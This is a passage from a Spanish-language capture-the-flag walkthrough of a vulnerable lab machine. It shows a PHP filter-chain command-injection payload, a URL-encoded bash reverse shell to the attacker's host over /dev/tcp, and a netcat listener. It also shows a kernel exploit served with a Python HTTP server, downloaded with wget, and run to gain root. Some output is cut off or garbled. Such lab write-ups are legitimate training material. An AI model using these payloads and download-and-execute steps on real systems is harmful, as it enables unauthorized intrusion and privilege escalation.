.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHA
B|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.base64-decode/r
esource=php://temp&cmd=id
```



Para ganar acceso a la maquina nos vamos a poner en escucha desde el puerto 443, vamos a cambiar la variable de cmd al valor:

```
bash%20%20-c%20%2022bash%20%20-i%20%203E%26%20/dev/tcp/192.168.232.136/443%20%3E%261%22
```

este indica que quiere que la consola se abra en bash en el puerto 443 de nuestra maquina,

```
(kali㉿kali)-[~/Desktop/terrorists]
$ nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.232.136] from (UNKNOWN) [192.168.232.156] 37870
bash: cannot set terminal process group (840): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/var/www/html/antibot_image/antibots$
```

```
www-data@ubuntu:/var/www/html/antibot_image/antibots$ script
/dev/null -c bash
<ml/antibot_image/antibots$ script /dev/null -c bash
Script started, file is /dev/null
www-data@ubuntu:/var/www/html/antibot_image/antibots$ ^Z
zsh: suspended nc -nlvp 443
```

```
(kali㉿kali)-[~/Desktop/terrorists]
$ stty raw -echo; fg
[1] + continued nc -nlvp 443
reset xterm
```

gracias a este ultimo paso que hemos hecho podremos navegar mejor a través de la maquina vulnerable, ya que se adecua a nuestra consola.

Vamos a continuacion buscar exploits para este sistema, al encontrarlo vamos a crear un host remoto en el puerto 80 con este script.

```
(kali㉿kali)-[~/Desktop/tomato]
$ python3 -m http.server 8054-enc
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.232.156 - - [14/Feb/2024 04:05:08] "GET /exploit HTTP/1.1" 200
-
0 highlights
```

```

www-data@ubuntu:/tmp$ wget 192.168.232.136/exploit
--2024-02-14 00:59:13-- http://192.168.232.136/exploit
Connecting to 192.168.232.136:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 21616 (21K) [application/octet-stream]
Saving to: 'exploit'

exploit          0%[                  ] 0 --.-KB/s
exploit        100%[=====>] 21.11K --.-KB/s  in
0.003s

2024-02-14 00:59:13 (6.24 MB/s) - 'exploit' saved [21616/21616]

www-data@ubuntu:/tmp$ ./exploit
bash: ./exploit: Permission denied
www-data@ubuntu:/tmp$ chmod +x exploit
www-data@ubuntu:/tmp$ ./exploit

```

Al activar el exploit accedemos automaticamente al root, y aqui encontramos la flag, por lo que la maquina estaria terminada.

```

www-data@ubuntu:/tmp$ ./exploit
[.]
[.] t(-_t) exploit for counterfeit grse
[.]
[.] ** This vulnerability cannot be ex
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff8800b8864e00
[*] Leaking sock struct from ffff8800b93
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff880137fd8cc0
[*] UID from cred structure: 33, matches
[*] hammering cred structure at ffff8801
[*] credentials patched, launching shell
# whoami
root
# bash
root@ubuntu:/tmp# whoami
root
root@ubuntu:/tmp# cd /root/
root@ubuntu:/root# ls
proof.txt
root@ubuntu:/root# cat proof.txt
Sun_CSR_TEAM_TOMATO_JS_0232xx23

```